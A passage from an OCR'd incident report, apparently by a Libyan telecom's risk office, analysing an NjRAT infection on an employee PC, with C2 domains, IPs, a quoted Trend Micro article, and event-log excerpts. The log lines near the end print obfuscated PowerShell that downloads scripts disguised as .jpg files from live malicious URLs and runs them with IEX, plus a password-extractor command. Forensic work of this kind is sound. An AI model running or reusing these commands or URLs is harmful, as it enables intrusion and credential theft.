


Fig. 5

- Upon startup, this script (EQTIBFRFQEF.vbs) is executed (XFTBRNMGQBYS.bat) which in turn invokes power shell script (FYCATFSQBJ.ps1)
  The last power shell script is executes (aspnet_compiler.exe) and injects the client part of the remote access trojan (NjRAT) into it.
  The below figure shows that process (aspnet_compiler.exe) is up and running upon startup with process ID (PID 11924) as shown in (Fig. 6).

ملحق رقم 2 - تفاصيل ما توصل إليه مكتب المخاطر من تتبع كيفية عمل ملف الزوجان




Fig. 6

- With the help of **netstat** command and **Wireshark**, we can see that this malicious process (aspnet_compiler.exe) is trying to connect to this domain name: (2727.libya2020.com[.]ly) And it translates to IP address (45.74.0.164) and try to connect to it by sending SYN packet to port 2727 as shown in (Fig.7 & Fig. 8).

ملحق رقم 2 - تفاصيل ما توصل إليه مكتب المخاطر من تتبع كيفية عمل ملف التروجان




Fig. 7




Fig. 8

- Regarding this domain (libya2020.com.ly) which is used as the remote access trojan NJRAT server part, this domain is registered on 20 Jan 2020 by this person (Tarek Eshkerban) in Misrata as show in the whois information of .ly cctld (shown below in Fig. 9).

Fig. 9

- And this domain (libya2020.com.ly) is hosted in Libya on this IP address (62.240.36.45) but the attacker subdomain (2727.libya2020.com.ly) is hosted in the UK which quite strange on how the attacker manage to register this subdomain assuming that the mentioned above person is not.

Conclusion: From all the above malware analysis, we see that the circumstances and events are the same on my Sandbox device and the compromised PC of Osama in terms of the downloaded scripts, the created folders, the changes in the Windows registry, and the running process of aspnet_complier.exe which establishing connection with a Public IP address.

This remote access trojan is has a graphic interface which enable the attacker to remotely control the victim's PC by remote desktop, manipulating files, manipulate the registry, log keystrokes, steal passwords stored in browsers and applications, record the computer's camera and microphone, open a reverse shell, etc.


مكتب المخاطر
LIBYA Telecom & Technology Co.

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Investigation of possible hack incident reported on 2023-08-22

Facebook post claiming hacking of LTT

The screen shot seems from LTT BSS GUI



شركة ليبيا للاتصالات والتقنية
مكتب المخاطر
LIBYA Telecom & Technology Co.

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Objectives:

Find if it is a hack, is it from inside or outside, find proof, and how it was done.

Use what is discovered to check other PCs and take actions to prevent future attacks.

Make plans to deal with similar cases in future.

Research steps (many of them done in parallel):

The Billing division identified the account who appeared in the leaked screen shot, after that we got the PC and started investigations as the following:

(1)- Check the event logs for suspicious events: found some evidence related to step (2)

(2)- Search for files and folders created on the date of incident: found some evidence.

(3)- Search in startup: found active evidence.

(4)- Check the installed programs: no suspicious programs found.

(5)- Search for images (possible screen shots): no suspicions found.

(6)- Search for deleted files on the date of incident: .

(7)- Scan with anti-malware (try more than one, do not delete infections): scanned by 'Microsoft Safety Scanner' but did not find malware, scanned by 'eSET' found 13 malware programs.

(8)- Analyze the hacking programs and scripts: found password extraction programs, suspicious startup scripts connecting to suspicious domains, and possibly privilege escalation programs.

(9)- Check the installed extensions in the web browsers: no suspicions found.

(10)- Check browsing history: no evidence found.

C- Results summary:

First hack: 2022/8/1 and still active (starts every time when user logs in after computer starts).

From analyzing the files, we found signs of hacks on: 2022-8-1, 2022-9-25, 2022-10-10, 2022-12-01, 2022-12-20, and 2023-3-01

Last action on 2023-8-22

Probably there is more than one hacker who has accessed this PC.

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Research steps and observations in more details:

(2) Checking the files and folders of the hard disk created on the date of incident we found the following:

By searching the for files and folders created or modified at the date of incident, found two folders on the root of drive C: created on the date of interest (2023-8-22)

One folder named "C:\Downloads" created at 10:44:29 and it is empty.

The other is named "C:\Extracted" created at 10:46:28 contains password recovery program and its output file containing the extracted passwords from Outlook, Edge browser, and Chrome browser created at 10:46:28.

It seems that this PC has been hacked many times before, because when searching the hard disk, we found hacking scripts and text files containing the user login information including the passwords.

Found in the folder C:\Users\Public\ some scripts of previous hacks created on: 2022-8-01, 2022-10-10, 2022-12-01, 2022-12-20, and extracted passwords file created on 2022-9-25.

Also found in the folder C:\ProgramData\ some folder and scripts of previous hacks created on: 2022-08-01, 2022-10-10, 2022-12-20, 2023-02-01, 2023-08-22

Searching for script files named *.bat, *.ps1, *.vbs found the following suspected scripts:

C:\ProgramData\CSharpAuthors.bat

C:\ProgramData\CSharpAuthors.ps1

C:\ProgramData\CSharpAuthors.vbs

C:\ProgramData\DFS\Admin.bat

C:\ProgramData\DFS\Admin.ps1

C:\ProgramData\DFS\Admin.vbs

C:\ProgramData\WindowsHost\Asy.vbs

C:\ProgramData\WindowsHost\77575745745.vbs

C:\ProgramData\WindowsHost\yutururt.vbs

C:\ProgramData\windowsUpdate\admin.bat

C:\ProgramData\windowsUpdate\admin.ps1

C:\ProgramData\windowsUpdate\admin.vbs

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

C:\Users\Public\Asy.bat

C:\Users\Public\Asy.ps1

C:\Users\Public\file3.ps1

C:\Users\Public\ret6346346.bat

C:\Users\Public\retyurtueu.ps1

C:\Users\Public\ 3242342342.ps1

C:\Users\Public\uyoiytoytoiureysdgsdg.bat

C:\Users\o.hamza\AppData\Local\Temp\URL.bat

C:\Users\o.hamza\AppData\Local\Temp\tmp48D7.tmp.vbs

C:\Users\o.hamza\AppData\Local\Temp\tmp8F4A.tmp.vbs

C:\Users\o.hamza\AppData\Local\Temp\tmpD138.tmp.vbs

C:\Users\o.hamza\AppData\Local\Temp\tmp184A.tmp.vbs

C:\Users\o.hamza\AppData\Local\Temp\tmp94F5.tmp.vbs

C:\Users\o.hamza\AppData\Local\Temp\tmpD12C.tmp.vbs

C:\Extracted\CxdorXqGAGZ.vbs

Also found files containing extracted passwords from Outlook, Edge browser, and Chrome browser, these are 3 files in 3 locations one old and two new:

C:\Users\Public\x.txt	(2022-9-25 12:00)
C:\Users\o.hamza\AppData\Local\Temp\FPS6TEMP10.txt	(2023-8-22 10:45)
C:\Extracted\-f 11pass.html	(2023-8-22 10:46)

(1) Searching in 'Windows Event Logs': Only two types of event logs have useful information but limited in dates:

'Windows Logs\Security': from 2023-08-13 to 2023-08-22.

'Applications and Services Logs\Windows PowerShell': from 2023-01-01 to 2023-08-22.

So, we can find some information about the last incident, but we cannot find information about the first starts of the incident (dated 2022-08-01 or 2022-10-10 or 2022-12-20).

By searching the event logs before and after the time of folder 'C:\Extracted' 2023-8-22 10:46, we found:

At that time there is suspicious downloading of two files from two different URLs: 'positivelife.gr', 'gpla.gov.ly'

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

By downloading and analyzing them (using their URLs):

'https://positivelife.gr/_89574184-208c-4e1c-a050-cb21a43b9455/AXBCVSJMES_BYPASS.jpg'

'https://gpla.gov.ly/_374e9d95-4532-40cf-922d-be497b2857b6/new.jpg'


The files are named as Images (.jpg), but they are scripts to download and execute other files. One to download and execute script seems to get administrator privilege (no network activity by VirusTotal.com analysis) downloaded to 'C:\ProgramData\DFS\admin.ps1', and the other to download and execute password extractor 'AllInOnePasswordRecoveryPro.exe -f 11pass.html'.

By searching online for this domain 'gpla.gov.ly' found reports of it being hacked since 2021-3-16, it seems used by hackers to hack and spread malware, the main page of the site is not working, but the URL for downloading the above script in JPG file is working.

This is the link of detailed report:

https://www.trendmicro.com/en_fi/research/23/a/earth-bogle-campaigns-target-middle-east-with-geopolitical-lures.html

This report describes an attack technique using that URL, maybe similar to our case but not exact, they mention 2 domains 'gpla.gov.ly' and '*.libya2020.com.ly' which are used in our case.



Malware

Earth Bogle: Campaigns Target the Middle East with Geopolitical Lures

We discovered an active campaign ongoing since at least mid-2022 which uses Middle Eastern geopolitical-themed lures to distribute NjRAT rats known as Bladabindi to infect victims across the Middle East and North Africa

By Peter Girnus, Aliakbar Zahravi
January 17, 2023
Read time: 5 min (1249 words)

Authors

Peter Girnus
Sr. Threat Researcher

Aliakbar Zahravi
Staff Researcher

CONTACT US

SUBSCRIBE

While threat hunting, we found an active campaign using Middle Eastern geopolitical themes as a lure to target potential victims in the Middle East and Africa. In this campaign we have labeled Earth Bogle, the threat actor uses public cloud storage services such as files.fm and faillem.ly to host malware, while compromised web servers distribute NjRAT.

NjRAT (also known as Bladabindi) is a remote access trojan (RAT) malware first discovered in 2013. It is primarily used to gain unauthorized access and control over infected computers and has been used in various cyberattacks to target individuals and organizations in the Middle East. Users and security teams are recommended to keep their systems' security solutions updated and their respective cloud infrastructures properly secured to defend against this threat.

Related Articles


BITB/RDA + Trend to Fight African Cybercrime Networks


Monti Ransomware Unleashes a New Encryptor for Linux

Extending RPF Door Backdoor Variants Abusing RPF Filters

See all articles >


ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه






ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Also checked the site URL and JPG URL in VirusTotal.com and it shows infection.



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه



The web site 'positivelife.gr' seems not infected, but maybe there is a way to use it as online storage for file transfer.

Related security events:

2023-08-22 10:46:28 AM

Process Command Line: "C:\Windows\System32\cmd.exe" /c set __COMPAT_LAYER=RunAsInvoker && AllInOnePasswordRecoveryPro.exe -f 11pass.html

2023-08-22 10:46:28 AM

Process Command Line: "C:\WINDOWS\System32\WScript.exe" "C:\Extracted\CxdorXqGAGZ.vbs"

2023-08-22 10:43:43 AM

Process Command Line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command [void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');$fj=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'Dow^lloadStri^ng',[reflection.BindingFlags]::InvokeMethod,'https://gpla.gov.ly/_374e9d95-4532-40cf-922d-be497b2857b6/new.jpg')|IEX;[Byte[]]$sf=[Microsoft.VisualBasic.Interaction]::CallByname

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

2023-08-22 10:43:43 AM

Process Command Line: "C:\WINDOWS\System32\WScript.exe" "C:\Users\o.hamza\AppData\Local\Temp\tmp48D7.tmp.vbs"

2023-08-22 10:43:13 AM

Process Command Line: C:\WINDOWS\system32\cmd.exe /c ""C:\ProgramData\DFS\admin.bat" "

2023-08-22 10:43:12 AM

Process Command Line: "C:\WINDOWS\System32\WScript.exe" "C:\ProgramData\DFS\admin.vbs"

2023-08-22 10:42:56 AM

Process Command Line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command [void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');$fj=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'Dow__lo--tri__g'.replace('__','n').replace('--','adS'),[Microsoft.VisualBasic.CallType]::Method,'https://positivelife.gr/_89574184-208c-4e1c-a050-cb21a43b9455/AXBCVSJMES_BYPASS.jpg')|IEX;[Byte[]]$f=[Microsoft.VisualBasic.Interaction]::CallByname

2023-08-22 10:42:56 AM

Process Command Line: "C:\WINDOWS\System32\WScript.exe" "C:\Users\o.hamza\AppData\Local\Temp\tmp8F4A.tmp.vbs"

2023-08-22 8:43:19 AM

